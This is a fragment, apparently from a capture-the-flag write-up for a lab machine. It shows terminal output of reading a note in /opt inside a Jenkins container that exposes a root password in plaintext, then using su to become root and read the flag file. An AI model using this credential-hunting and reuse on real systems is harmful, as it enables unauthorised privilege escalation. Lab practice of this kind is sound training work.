
Found root's password is same directory /opt (jenkinks server) , what I found aubreanna's password (ssh)



```
drwxr-xr-x 2 root root 4096 Sep  8  2019 .
drwxr-xr-x 1 root root 4096 Aug  3  2020 ..
cd ..
cd /opt
ls -la
total 12
drwxr-xr-x 1 root root 4096 Aug  3  2020 .
drwxr-xr-x 1 root root 4096 Aug  3  2020 ..
-rw-r--r-- 1 root root  204 Aug  3  2020 note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.  Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
```

Go to ssh

`su root`



```
aubreanna@internal:~$ su root
Password:
root@internal:/home/aubreanna# id
uid=0(root) gid=0(root) groups=0(root)
root@internal:/home/aubreanna# cd /root
root@internal:~# ls
root.txt  snap
root@internal:~# cat root.txt
[redacted]
root@internal:~#
```